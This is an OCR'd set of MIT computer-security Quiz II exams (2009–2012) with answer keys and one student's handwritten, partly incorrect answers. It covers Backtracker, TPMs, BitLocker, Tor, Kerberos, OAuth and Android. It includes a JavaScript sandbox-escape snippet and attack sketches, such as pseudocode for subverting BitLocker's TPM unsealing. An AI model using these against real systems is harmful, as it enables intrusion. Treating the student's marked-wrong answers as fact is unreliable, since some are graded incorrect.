
II TPMs

Suppose Ben implements Sailer's integrity measurement architecture on a Linux server, and a client uses the protocol in Figure 3 to verify the server's integrity (while sending these protocol messages over an SSL connection to Ben's server).

7. [5 points]: What, precisely, can a client safely assume about its SSL connection and about Ben's server, if it validates the response (steps 5a, 5b, and 5c)? Assume that no attackers have compromised any TPM chips or certificate authorities.

III Disk encryption

Ben Bitdiddle decides to optimize BitLocker's encryption mechanism by re-ordering some steps, so that the key-dependent sector key and AES-CBC steps can be combined. In particular, Ben's version of BitLocker looks like the follows (contrast with Figure 1 from the paper):



8. [9 points]: How can an adversary extract data from a stolen laptop running Ben's version of BitLocker in TPM-only mode, in a way that he or she could not for the original version of BitLocker? In other words, how is this scheme weaker?

IV Tor

Alice wants to improve the privacy of Tor, and changes the design slightly. In Alice's design, clients choose an exit node, and instead of building one circuit to the exit node, they build two circuits to the same exit node. Once the client builds both circuits, it sends the same randomly-chosen cookie to the exit node via each of the circuits, to tell the exit node that the two circuits belong to the same client. (After this point, the client and the exit node use the same stream IDs on both circuits interchangeably.) When a client wants to send a packet to the exit node, it sends the packet via one of the two circuits, chosen at random. Similarly, when the exit node wants to send data back to the client, it uses one of the two circuits at random.

Why?

9. [5 points]: What kinds of attacks against privacy does this scheme make more difficult?

Someone watching One Circuit
But encrypted ✓ but more detailed

10. [5 points]: What kinds of attacks against privacy does this scheme make easier?

knowing what set traffic is for which client
(eally really stupid

if either circuit compromised

11. [2 points]: What kinds of attacks against individual exit nodes does this scheme make easier?

Could try to guess other users cookie
Collision
get their traffic

more DOS since more state saved

12. [8 points]: Propose a modified design for Tor's hidden services that would allow a hidden service to require CAPTCHAs before spending resources on a client's request. Explain who generates the CAPTCHA in your design, who is responsible for checking the solution, and how the steps required to connect to a CAPTCHA-enabled hidden service change (along the lines of the list in Section 5.1 of the paper).

V IP Traceback

Ben Bitdiddle likes the IP Traceback scheme proposed by Stefan Savage, but doesn't like the fact that edge fragments are so small (consisting of just 8 bits of edge fragment data, as shown in Figure 9). Ben decides that he can get rid of the distance field, and expand the edge fragment field to 13 bits. To reconstruct the entire edge, Ben proposes to try all combinations of fragments (since he no longer knows what fragments came from the same distance away), at the cost of requiring more CPU time.

13. [8 points]: Describe a specific attack against Ben's scheme that violates the goal of IP Traceback (i.e., that the real path to the attacker is a suffix of the path returned by IP Traceback).

VI 6.858

We'd like to hear your opinions about 6.858, so please answer the following questions. (Any answer, except no answer, will receive full credit.)

14. [2 points]: What security topics did you want to learn more about, either in lectures or in labs?

15. [2 points]: What is your favorite paper from 6.858, which we should keep in future years?

16. [2 points]: What is your least favorite paper, which we should get rid of in the future?

End of Quiz

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2010

Quiz II


All problems are open-ended questions. In order to receive credit you must answer the question as precisely as possible. You have 80 minutes to finish this quiz.

Write your name on this cover sheet.

Some questions may be harder than others. Read them all through first and attack them in the order that allows you to make the most progress. If you find a question ambiguous, be sure to write down any assumptions you make. Be neat. If we can't understand your answer, we can't give you credit!

THIS IS AN OPEN BOOK, OPEN NOTES EXAM.

Grade distribution (out of a maximum of 80 points for all problems):



Mean 50, Median 49, Std. dev. 15

I Backtracking Intrusions

Alice finds a suspicious file, `/tmp/mybot`, left behind by an attacker on her computer. Alice decides to use Backtracker to find the initial entry point of the attacker into her computer. In the following scenarios, would Alice be able to use Backtracker, as described in the paper, to find the entry point?

1. [2 points]: An attacker exploits a buffer overflow in a web server running as root, gets a root shell, and creates the `/tmp/mybot` file.

Answer: Yes, the path from the detection point to the entry point consists of: `/tmp/mybot`, the root shell process, and the web server process that was compromised via buffer overflow.

2. [2 points]: An attacker exploits a buffer overflow in a web server running as root, gets a root shell, and modifies the password file to create an account for himself. The attacker then logs in using the new account, and creates the `/tmp/mybot` file.

Answer: Yes, the path from the detection point to the entry point consists of: `/tmp/mybot`, the second root shell process, the SSH server (or some other remote login service), the password file, the process used by the attacker to modify the password file, the first root shell process, and finally the web server process.

3. [2 points]: An attacker guesses root's password, logs in, and creates the `/tmp/mybot` file.

Answer: Yes, the path from the detection point to the entry point consists of: `/tmp/mybot`, the root shell process, and the SSH server. We also accepted answers that said no, Alice will not be able to find out how the attacker obtained root's password (although the question said the attacker simply guessed it).

Ben Bitdiddle wants to use Backtracker on his web server running the Zoobar web application. Ben is worried about both SQL injection and cross-site scripting attacks, where an attacker might use the vulnerability to modify the profiles of other users.

4. [6 points]: Ben runs unmodified Backtracker on his server, and uses a known SQL injection vulnerability to test Backtracker, while other users are actively using the site. Ben finds that he cannot effectively track down the attacker's initial entry point, after he detects that one of the user's profiles has been defaced by the attack. Explain why Backtracker is not working well for Ben as-is.

Answer: The original Backtracker system treats the entire database as a single file. Thus, all processes that touch the database will appear to have dependencies to or from the database file. This makes it impossible to tell which specific process (or HTTP request) caused a single user's profile to be corrupted.

5. [10 points]: Propose a modification of Backtracker that would allow Ben to find the attacker's initial entry point for SQL injection attacks. Be sure to explain how the log, EventLogger, and GraphGen would need to be modified for your design, if at all, and whether you need to add any additional logging components. It's fine if your design does not handle buffer overflow attacks, and only handles SQL injection.

Answer: The modified Backtracker has to represent individual database rows as separate objects in the dependency graph. This can be achieved by, for example, modifying the SQL client library in the PHP runtime to log dependency edges to and from affected rows for every SQL query. (This would be especially easy for the text-oriented database used by Zoobar). The graphing part of Backtracker can stay largely the same, representing database row objects much like file objects.

6. [10 points]: Ben's modified Backtracker system still cannot catch the attacker's initial entry point for the Zoobar profile worm, which spreads through a cross-site scripting vulnerability. Propose a modified design for Backtracker that can track down the source of a XSS attack like the profile worm.

Answer: To trace dependencies in a XSS attack, the dependency graph would have to contain some representation of users' browsers. One practical approach would be to modify the Zoobar application code to create dependency graph objects for each session ID (representing whatever is going on in the browser corresponding to that session ID), and to record a dependency between each process executing an HTTP request and the corresponding session ID object.

II TPMs

Suppose Ben implements Sailer's integrity measurement architecture on a Linux server, and a client uses the protocol in Figure 3 to verify the server's integrity (while sending these protocol messages over an SSL connection to Ben's server).


7. [5 points]: What, precisely, can a client safely assume about its SSL connection and about Ben's server, if it validates the response (steps 5a, 5b, and 5c)? Assume that no attackers have compromised any TPM chips or certificate authorities.

Answer: The client can only assume that there exists some server, with a legitimate TPM chip, with a measurement list that matches the list received by the client. Specifically, the client cannot assume that this server is Bob's server, because an adversary could have compromised Bob's server and forwarded the integrity measurement protocol messages to another uncompromised machine. (See lecture notes for this paper.)

We gave a few points for answers that said something along the lines of "the client can assume that the server is running software specified in the measurement list."

III Disk encryption

Ben Bitdiddle decides to optimize BitLocker's encryption mechanism by re-ordering some steps, so that the key-dependent sector key and AES-CBC steps can be combined. In particular, Ben's version of BitLocker looks like the follows (contrast with Figure 1 from the paper):



8. [9 points]: How can an adversary extract data from a stolen laptop running Ben's version of BitLocker in TPM-only mode, in a way that he or she could not for the original version of BitLocker? In other words, how is this scheme weaker?

Answer: Because the A and B diffusers are deterministic, this scheme is equivalent to not using the diffusers at all. (Given any sector encrypted with this scheme, the adversary can compute the sector encrypted with the XOR and AES-CBC steps, and vice-versa.) As a result, the adversary can exploit the malleability of AES-CBC: flipping bits in ciphertext block C_i causes flips in the corresponding bits in plaintext block P_{i-1}, at the cost of randomizing plaintext block P_i. Using this weakness, the adversary may be able to change some parts of the registry, or change some code in executable files, at AES block boundaries.

IV Tor

Alice wants to improve the privacy of Tor, and changes the design slightly. In Alice's design, clients choose an exit node, and instead of building one circuit to the exit node, they build two circuits to the same exit node. Once the client builds both circuits, it sends the same randomly-chosen cookie to the exit node via each of the circuits, to tell the exit node that the two circuits belong to the same client. (After this point, the client and the exit node use the same stream IDs on both circuits interchangeably.) When a client wants to send a packet to the exit node, it sends the packet via one of the two circuits, chosen at random. Similarly, when the exit node wants to send data back to the client, it uses one of the two circuits at random.

9. [5 points]: What kinds of attacks against privacy does this scheme make more difficult?

Answer: Fingerprinting sites based on file sizes and access patterns, and timing analysis attacks, especially on intermediate Tor onion router nodes.

10. [5 points]: What kinds of attacks against privacy does this scheme make easier?

Answer: If either circuit is compromised, the user's privacy is lost. Denial of service attacks are easier.

11. [2 points]: What kinds of attacks against individual exit nodes does this scheme make easier?

Answer: More state kept at exit nodes, including packet buffering, makes them more susceptible to DoS attacks. Guessing the cookie may allow an adversary to snoop on packets.

12. [8 points]: Propose a modified design for Tor's hidden services that would allow a hidden service to require CAPTCHAs before spending resources on a client's request. Explain who generates the CAPTCHA in your design, who is responsible for checking the solution, and how the steps required to connect to a CAPTCHA-enabled hidden service change (along the lines of the list in Section 5.1 of the paper).

Answer: When the service registers with the introduction point, the service generates a set of CAPTCHA images, and sends them to the introduction point. When a client connects to the introduction point, the introduction point replies with one of the CAPTCHAs. The user solves the CAPTCHA, and contacts the introduction point again, with her CAPTCHA solution and rendezvous point address and cookie. Once the introduction point forwards the client's CAPTCHA solution and rendezvous information to the service, the service checks the CAPTCHA solution, and contacts the client's rendezvous point if the CAPTCHA was solved correctly.

The above solution still generates load for the service, in that it has to verify CAPTCHA solutions. An alternative may be for the service to send hashes of CAPTCHA solutions to the introduction point. The introduction point can then verify if the hash of the client's CAPTCHA answer matches the hash provided by the service. However, even if the introduction point is compromised, it cannot obtain valid CAPTCHA answers from the hashes.

Several other approaches were acceptable too.

V IP Traceback

Ben Bitdiddle likes the IP Traceback scheme proposed by Stefan Savage, but doesn't like the fact that edge fragments are so small (consisting of just 8 bits of edge fragment data, as shown in Figure 9). Ben decides that he can get rid of the distance field, and expand the edge fragment field to 13 bits. To reconstruct the entire edge, Ben proposes to try all combinations of fragments (since he no longer knows what fragments came from the same distance away), at the cost of requiring more CPU time.

13. [8 points]: Describe a specific attack against Ben's scheme that violates the goal of IP Traceback (i.e., that the real path to the attacker is a suffix of the path returned by IP Traceback).

Answer: Because the attacker can inject packets with any markings he or she chooses, the attacker can cause the victim to reconstruct an arbitrary path. If the attacker wants to cause the victim to reconstruct path C-B-A-victim, the attacker first injects packets marked with fragments of the IP address of A, then packets marked with fragments of $A \oplus B$, and then packets marked with fragments of $B \oplus C$.

As an aside, the strawman scheme proposed in this question was not actually realizable in practice, because routers also use the distance field to tell when they should XOR their own IP address into the marking (i.e., when distance is 0).

VI 6.858

We'd like to hear your opinions about 6.858, so please answer the following questions. (Any answer, except no answer, will receive full credit.)

14. [2 points]: What security topics did you want to learn more about, either in lectures or in labs?

15. [2 points]: What is your favorite paper from 6.858, which we should keep in future years?

16. [2 points]: What is your least favorite paper, which we should get rid of in the future?

End of Quiz

Pratice 12/4

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.893 Fall 2009

Quiz II

All problems are open-ended questions. In order to receive credit you must answer the question as precisely as possible. You have 80 minutes to finish this quiz.

Write your name on this cover sheet.

Some questions may be harder than others. Read them all through first and attack them in the order that allows you to make the most progress. If you find a question ambiguous, be sure to write down any assumptions you make. Be neat. If we can't understand your answer, we can't give you credit!

THIS IS AN OPEN BOOK, OPEN NOTES EXAM.

Please do not write in the boxes below.

I (xx/10)	II (xx/30)	III (xx/10)	IV (xx/10)
V (xx/10)	**VI (xx/20)**	**VII (xx/10)**	**Total (xx/100)**

Name:

I KeyKOS

1. [10 points]: Bob is running the privilege-separated Zoobar web site on a KeyNIX system, using code from lab 3. Suggest a way in which Bob can modify the Zoobar server-side code to take advantage of KeyKOS capabilities to improve the security of his site, in a way that he wouldn't be able to do on Linux.

II Network protocols

Bob logs into an Athena workstation, which uses Kerberos to obtain a ticket for bob@ATHENA.MIT.EDU, and then runs Bob's mail client, which contacts Bob's post office server to fetch new messages.

2. [10 points]: Alice doesn't want Bob to know about an upcoming event, which was announced to Bob via email. To this end, Alice plans to intercept Bob's communication with his post office server, and to pretend that Bob has no new mail. Alice can observe and modify all network packets sent by Bob. How does Kerberos prevent Alice from impersonating Bob's mail server? Be as specific as possible; explain how Bob can tell between Alice and the real mail server in terms of network packets.

Now, Alice wants to read Bob's email, and intercepts all network packets ever sent and received by Bob's workstation (which is the only computer that Bob uses). However, Alice does not know Bob's password to access Bob's post office server, and Bob's packets to and from the post office server are protected by Kerberos.

3. [10 points]: Suppose that after Bob reads and deletes all of his mail, Alice learns what Bob's password was. Describe how Alice can obtain Bob's past messages.

4. [10 points]: To prevent Alice from reading any more messages, Bob ensures that Alice cannot intercept any subsequent network traffic, and changes his Kerberos password. Could Alice still read Bob's mail after this? Explain why not or explain how.

III ForceHTTPS

5. [10 points]: Bob is developing a new web site, and wants to avoid the problems described in the ForceHTTPS paper. He uses HTTPS for all of his pages and marks all of his cookies "Secure". Assuming Bob made no mistakes, is there any reason for Bob's users to install the ForceHTTPS plugin and enable it for Bob's site? Explain why or why not.

IV BitLocker

6. [10 points]: Alice wants to make BitLocker run faster. She decides that computing a different IV_s for each sector (pg. 13 in the BitLocker paper) is needlessly expensive, and replaces it with the fixed value $E(K_{\text{AES}}, e(0))$ instead. Explain how an attacker may be able to leverage this change to obtain data from a stolen laptop that uses BitLocker in TPM-only mode.

Silly

Can over write sectors
↳ the governing section

Can yoink key by comparing plain + cipher

V Tor

7. [10 points]: Bob is running a hidden service on top of Tor, and wants to know how frequently he should choose new introduction points. Bob cares about his identity not being exposed, and about the availability of his service. Help Bob make an informed choice by explaining the costs and benefits of rotating introduction points either more or less frequently.

VI BackTracker

8. [10 points]: Alice is using the VM-based BackTracker to analyze a compromised server, where an attacker obtained some user's password, logged in via SSH, exploited a buffer overflow in a setuid-root program to gain root access, and trojaned the login binary, all using high-control events that are still stored in the event logger. How can Alice figure out what *specific* vulnerability in the setuid-root program the attacker exploited? In what situations would this be possible or not possible?

9. [10 points]: The VM-based BackTracker system requires no modifications to the guest OS, but nonetheless makes assumptions about the guest OS. List assumptions that are critical to back-tracking attacks that used high-control events.

VII 6.893

We'd like to hear your opinions about 6.893, so please answer the following questions. (Any answer, except no answer, will receive full credit.)

10. [10 points]: If you could change one thing in 6.893, what would it be?

End of Quiz

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.893 Fall 2009

Quiz II

All problems are open-ended questions. In order to receive credit you must answer the question as precisely as possible. You have 80 minutes to finish this quiz.

Write your name on this cover sheet.

Some questions may be harder than others. Read them all through first and attack them in the order that allows you to make the most progress. If you find a question ambiguous, be sure to write down any assumptions you make. Be neat. If we can't understand your answer, we can't give you credit!

THIS IS AN OPEN BOOK, OPEN NOTES EXAM.

Please do not write in the boxes below.

I (xx/10)	II (xx/30)	III (xx/10)	IV (xx/10)
V (xx/10)	**VI (xx/20)**	**VII (xx/10)**	**Total (xx/100)**

Name: Solutions.

I KeyKOS

1. [10 points]: Bob is running the privilege-separated Zoobar web site on a KeyNIX system, using code from lab 3. Suggest a way in which Bob can modify the Zoobar server-side code to take advantage of KeyKOS capabilities to improve the security of his site, in a way that he wouldn't be able to do on Linux.

Answer: Two important advantages of KeyKOS are that a process doesn't have to be root to do various things (e.g. for zookld to create a service in a chroot jail, by only granting it a capability to that specific directory, and not granting a capability to the top-level root directory), and that a process can protect itself from the Unix root user (e.g. by creating a separate KeyNIX universe, which will be secure even if the root account in the original KeyNIX universe is compromised.)

II Network protocols

Bob logs into an Athena workstation, which uses Kerberos to obtain a ticket for bob@ATHENA.MIT.EDU, and then runs Bob's mail client, which contacts Bob's post office server to fetch new messages.

2. [10 points]: Alice doesn't want Bob to know about an upcoming event, which was announced to Bob via email. To this end, Alice plans to intercept Bob's communication with his post office server, and to pretend that Bob has no new mail. Alice can observe and modify all network packets sent by Bob. How does Kerberos prevent Alice from impersonating Bob's mail server? Be as specific as possible; explain how Bob can tell between Alice and the real mail server in terms of network packets.

Answer: The server has to send back $\{timestamp + 1\}K_{c,s}$, which Alice cannot forge.

Now, Alice wants to read Bob's email, and intercepts all network packets ever sent and received by Bob's workstation (which is the only computer that Bob uses). However, Alice does not know Bob's password to access Bob's post office server, and Bob's packets to and from the post office server are protected by Kerberos.

3. [10 points]: Suppose that after Bob reads and deletes all of his mail, Alice learns what Bob's password was. Describe how Alice can obtain Bob's past messages.

Answer: Alice can use the password to decrypt Bob's TGT (which she captured in the past), then use the key in the TGT to decrypt Bob's service tickets, and then use the session key in the service ticket to decrypt Bob's mail traffic.

4. [10 points]: To prevent Alice from reading any more messages, Bob ensures that Alice cannot intercept any subsequent network traffic, and changes his Kerberos password. Could Alice still read Bob's mail after this? Explain why not or explain how.

Answer: Alice can continue to read Bob's mail (by connecting to Bob's post office server) until her ticket for Bob's principal expires. After that point, she will not be able to connect to the post office server as Bob.

Also, she can exploit slow slave replication and obtain fresh tickets for Bob's principal from a slave KDC.

III ForceHTTPS

5. [10 points]: Bob is developing a new web site, and wants to avoid the problems described in the ForceHTTPS paper. He uses HTTPS for all of his pages and marks all of his cookies "Secure". Assuming Bob made no mistakes, is there any reason for Bob's users to install the ForceHTTPS plugin and enable it for Bob's site? Explain why or why not.

Answer: ForceHTTPS will prevent users from accidentally accepting an invalid certificate for Bob's site (caused by an active attacker trying to impersonate Bob's web server).

ForceHTTPS will also prevent users from making HTTP accesses to Bob's site, but that in itself isn't a problem if the cookie is marked "Secure."

IV BitLocker

6. [10 points]: Alice wants to make BitLocker run faster. She decides that computing a different IV_s for each sector (pg. 13 in the BitLocker paper) is needlessly expensive, and replaces it with the fixed value $E(K_{\text{AES}}, e(0))$ instead. Explain how an attacker may be able to leverage this change to obtain data from a stolen laptop that uses BitLocker in TPM-only mode.

Answer:

BitLocker's sector encryption algorithm is still sector-specific—namely, the sector plaintext is XORed with a sector key K_s, as shown in Figure 1 on page 13 and described in Section 4.3 on page 14. However, since the AES-CBC key is the same for each sector, an attacker may be able to compute the XOR of two sector keys, by swapping the two encrypted sectors on disk. If the attacker swaps encrypted sectors s_1 and s_2, whose original plaintexts were p_1 and p_2, then the new decryption of s_2 will be $p_2' = p_1 \oplus K_{s_1} \oplus K_{s_2}$. If the attacker knows p_1, and can read the new value p_2', then he can deduce $K_{s_1} \oplus K_{s_2}$. At this point, if the attacker wants to place malicious data m_1 in sector s_1, he can place the value $m_1 \ominus K_{s_1} \oplus K_{s_2}$ in sector s_2 and swap the two sectors again. To be able to set a particular range of bytes in some sector to a given value, the attacker must be able to read and write the same range of byte offsets in some other sector inside the OS (e.g. being able to read and write a file is sufficient).

Thanks to Stephen Woodrow for pointing out a problem with our previous solution.

V Tor

7. [10 points]: Bob is running a hidden service on top of Tor, and wants to know how frequently he should choose new introduction points. Bob cares about his identity not being exposed, and about the availability of his service. Help Bob make an informed choice by explaining the costs and benefits of rotating introduction points either more or less frequently.

Answer: Rotating introduction points more frequently helps avoid DoS attacks on a fixed set of introduction points. Rotation also helps prevent a single introduction point from gaining long-term statistics on how often the service is accessed. Rotation does not improve Bob's anonymity, because Bob can keep building new circuits to the same introduction point. More frequent rotation places additional load on directory services that provide lookup functionality. However, this does not compromise anonymity either, since lookups and updates happen via anonymous Tor circuits as well.

VI BackTracker

8. [10 points]: Alice is using the VM-based BackTracker to analyze a compromised server, where an attacker obtained some user's password, logged in via SSH, exploited a buffer overflow in a setuid-root program to gain root access, and trojaned the login binary, all using high-control events that are still stored in the event logger. How can Alice figure out what *specific* vulnerability in the setuid-root program the attacker exploited? In what situations would this be possible or not possible?

Answer: If the vulnerability is triggered by command-line arguments, then Alice can figure out the vulnerability by looking at the arguments used when invoking the setuid program.

On the other hand, if the attack involves supplying specific inputs to the setuid program, and the attacker does so by hand, or by using a downloaded program, Alice might not be able to figure out what specific bug was exploited. (She would need some replay mechanism, either at the level of the entire VM, or at the network level, assuming the attacker did not encrypt the traffic.)

9. [10 points]: The VM-based BackTracker system requires no modifications to the guest OS, but nonetheless makes assumptions about the guest OS. List assumptions that are critical to back-tracking attacks that used high-control events.

Answer: Backtracker assumes that it can observe all system calls (i.e. it depends on a specific system call mechanism), that it can observe system call arguments, and that it can access kernel data structures for things like process IDs, inodes, etc. Backtracker also assumes the guest kernel is not compromised; one could think of this as a special case of the attacker changing the system call format.

VII 6.893

We'd like to hear your opinions about 6.893, so please answer the following questions. (Any answer, except no answer, will receive full credit.)

10. [10 points]: If you could change one thing in 6.893, what would it be?

Answer: Homework questions for each paper. More labs. ...

End of Quiz

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2012

Quiz II

You have 80 minutes to answer the questions in this quiz. In order to receive credit you must answer the question as precisely as possible.

Some questions are harder than others, and some questions earn more points than others. You may want to skim them all through first, and attack them in the order that allows you to make the most progress.

If you find a question ambiguous, be sure to write down any assumptions you make. Be neat and legible. If we can't understand your answer, we can't give you credit!

Write your name and submission website username (typically your Athena username) on this cover sheet.

This is an open book, open notes, open laptop exam.
NO INTERNET ACCESS OR OTHER COMMUNICATION.

Please do not write in the boxes below.

I (xx/17)	II (xx/16)	III (xx/10)	IV (xx/18)	V (xx/21)	VI (xx/12)	VII (xx/6)	Total (xx/100)
11	16	10	3 NZ	24 NZ	0	6 NZ	70 NZ
DB	FW	TS			FW		

Name: Michael Plasmeier

Submission website username: theplaz

I RSA timing attacks / Tor

1. [9 points]: Answer the following questions based on the paper "Remote Timing Attacks are Practical" by David Brumley and Dan Boneh.

(Circle True or False for each choice.)

A. True / False Removing access to a high-precision clock on the server running Apache would prevent the attack described in Brumley's paper from working.

Timing done by attacker, not sever

B. True / False Avoiding the use of the Chinese Remainder Theorem and the associated optimizations (i.e., performing computations mod p and mod q, instead of mod n) in OpenSSL would prevent the attack described in Brumley's paper from working.

It was other optimizations that were the problem
More the repeated saving of taking mod

C. True / False David Brumley's attack, as described in the paper, would work almost as well if the neighborhood of n values was chosen as $g, g-1, g-2, \ldots, g-n$ (as opposed to $g, g+1, g+2, \ldots, g+n$ as in the paper).

This would not follow the digits
Unless you meant $g-n, \ldots g-2, g-1$
but then you wouldn't get the incremental effect

2. [8 points]:

Alyssa wants to learn the identity of a hidden service running on Tor. She plans to set up a malicious Tor OR, set up a rendezvous point on that malicious Tor OR, and send this rendezvous point's address to the introduction point of the hidden service. Then, when the hidden service connects to the malicious rendezvous point, the malicious Tor OR will record where the connection is coming from.

Will Alyssa's plan work? Why or why not?

No. The service builds its own circuit to the RP and like any OR circuit, you don't know where it is coming from.

As the paper says the RP can't recognize Alyssa, the service, or the data they transmit.

What question asking

II OAuth

After reading the "Empirical Analysis of OAuth" paper, Ben Bitdiddle wants to revise the OAuth protocol to avoid some of the pitfalls of using OAuth in a real system. For each of the following proposed changes, indicate whether the change would make the protocol more secure, less secure, or the same in terms of security, by writing **MORE**, **LESS**, or **SAME**, respectively. If the change affects the security of the protocol (or makes some pitfalls more likely), give a specific attack that is possible with the change, or that is prevented by the change. The changes are not cumulative between questions.

3. [8 points]: Ben removes **r** from steps 2 and 3 of the server-flow protocol as shown in Figure 1 of the "Empirical Analysis" paper. Now, instead of matching the supplied **r** against a list of allowed URL patterns for **i**, the IdP server keeps track of the redirect URL to use for each RP (identified by parameter **i**).

More Secure. Attacker could not specify a r that is itself a redirect URL ie yahoo.com/redirect?url=attacker.com.

Instead the response will always be returned to 1 defined end point on the server which is more likely to be secure

4. [8 points]: Ben combines steps 1, 3, and 5 to improve performance: the user enters their credentials, and the RP's Javascript code sends the credentials along with the Authz request to the IdP server.

Much less. The user is now entering their credentials on the RP's page. This breaks the reason for OAuth as the RP can just send these credentials back to its server and log in whenever it wants with full permission, including to change the users password.

* reads the next one

III BitLocker

10

5. [10 points]: Suppose that an adversary steals a locker protected with BitLocker in TPM mode, and wants to gain access to the data on the BitLocker-encrypted partition. The adversary discovers a buffer overflow in the BIOS code that can be exploited to execute arbitrary code by a specially-crafted USB drive plugged in during boot. How can the adversary gain access to the encrypted data? Be as specific as possible: what operations should the adversary's injected code perform, both on the main CPU and on the TPM?

The code must change the hash function output provided to the TPM to match the real Hash value of the real boot sector, even though that may not be what is about to run (instead the Hacker's special bootloader which presents the correct Windows hash even though the OS that will run is the attackers, just waiting for the TPM to unseal the key, which is used to decrypt the data on disk!

real bootloader hash

Bios: TPM_extend(Hash(m), 0)
Overflow code: run(m') → hacked bootloader

Hacked bootloader: TPM_extend(Hash(w), 0) ← real windows
run(w') → attacker OS

Attacker OS: TPM_unseal(EBK)
decrypt(data, key)

IV TrInc not hard

Alyssa P. Hacker is building FiveSquare, a peer-to-peer application in which friends share their locations with each other (not to be confused with FourSquare, which uses a central server). Alyssa's FiveSquare application runs on mobile phones, and works by directly connecting to a friend's mobile phone over TCP.

↳ P2P?

Can only send messages to everyone
Everyone connected w/ everyone

6. [18 points]:

Alyssa is worried that users will modify the FiveSquare application to report different locations to different friends. Supposing every mobile phone had a TrInc trinket, how could Alyssa use the trinket to ensure FiveSquare users cannot pretend to be in two different locations at the same time? Assume that every FiveSquare user corresponds to a fixed ⟨trinket-id, counter-id⟩ tuple.

Specifically, what should the counter value represent? How should a user update their location, and in particular, what arguments should they pass to `Attest(counter-id, new-counter-value, message-hash)`? How should a user check a friend's location, and in particular, what arguments should the friend pass to `Attest(...)`? ??

Based off the Peer Review (Case Study 2) + Games (Lecture Notes)
User adds attestation to every sent/recieved message

3

A counter in every person
Stores the # of messages sent to everyone (location updates)
Counter must increment for each message
Others should expect monotonically ↑ counter values
(only increase by 1)

B → A [$C_B \to C_{B+1}$, h(m)]
attestation
Sends to A, C
A, C know they both got same message
If diff messages sent, counter would ↑ twice
And A, C would see on next message they recieve
If left out, would notice jump by more than 1
In both cases → possibly detected

Verify attestation w/ public key crypto from trusted 3rd party

V Android

You are implementing the Koi Phone Agent for Android, based on the papers from lecture. You implement interaction between the application and the Koi phone agent using intents. Refer to Figure 1 in the Koi paper in the following questions.

7. [8 points]: What Android permissions does the Koi phone agent have to request access to in its manifest? Where are these permissions defined (i.e., whether these permission strings are dangerous, etc)?

8 - GPS (dangerous - prompts user)] defined as dangerous by
- Internet access (dangerous)] system, not koi

define [- koi.read) so it can send these
- koi.recieveTriggers dangerous so presented to user

8. [8 points]: What permissions does the application have to request access to in its manifest? Where are these permissions defined (i.e., whether these permission strings are dangerous, etc)?

8 - koi.read - dangerous if we want to prompt user
- koi.recieveTriggers - so we can use broadcast intent permissions again dangerous.

Note dangerous defined when koi registered these in its manifest.

9. [8 points]: How should the Koi agent, together with the phone's user, ensure that the only applications that can access to the Koi agent are the ones that the user trusts?

8 By defining those permissions as dangerous it has the OS/Android Market (Google Play Store) show the permission to the user who must approve it on app install/purchase.

User must actually read permissions list of course

VI Zoobar

What is Ben's lab 6 code?

Alyssa is reviewing Ben's lab 6 code for sandboxing Javascript, and observes that she can invoke arbitrary code using the following Javascript code (which goes through Ben's sandbox rewriter):

```
var code = 'alert(5)';  // or any other code that will escape the sandbox
var a = function() { return '__proto__'; };
var b = -5;
var c = { toString: function() {
            b++;
            if (b > 0) { return 'constructor'; } else { return 'eval'; }
          }
        };
var d = a[c];
var e = d(code);
e();
```

a[c](code)()

fn [toString](alert 5)()

Proto

10. [4 points]: What did Ben miss in his sandbox implementation?

When eval is returned as a string it is not checked.

X

prob with bracket check.

11. [8 points]: Propose a fix for Ben's problem; be as specific as possible (i.e., code is best).

We can extend our search for Identifier to also include eval

```
blacklist = [... 'eval']
if node.value in blacklist
    return --invalid--
else
    return node.value
```

X

VII 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

12. [2 points]: What was your favorite paper, which we should definitely keep in future years?

Spam Economics

13. [2 points]: What was your least favorite paper, which we should drop in future years?

koi
TrInt) not realistic systems

14. [2 points]: What topic did 6.858 not cover, but you think would be a good fit in future years?

TPM
Bitcoin

More general topics / less research papers

End of Quiz esp of obscure research systems

Quiz 2

12/5

Debrief

Think went well

Harder than last year

Well more to look up

Totally didn't get the JS part

RSA part kinda cloudy

But think figured out the rest!

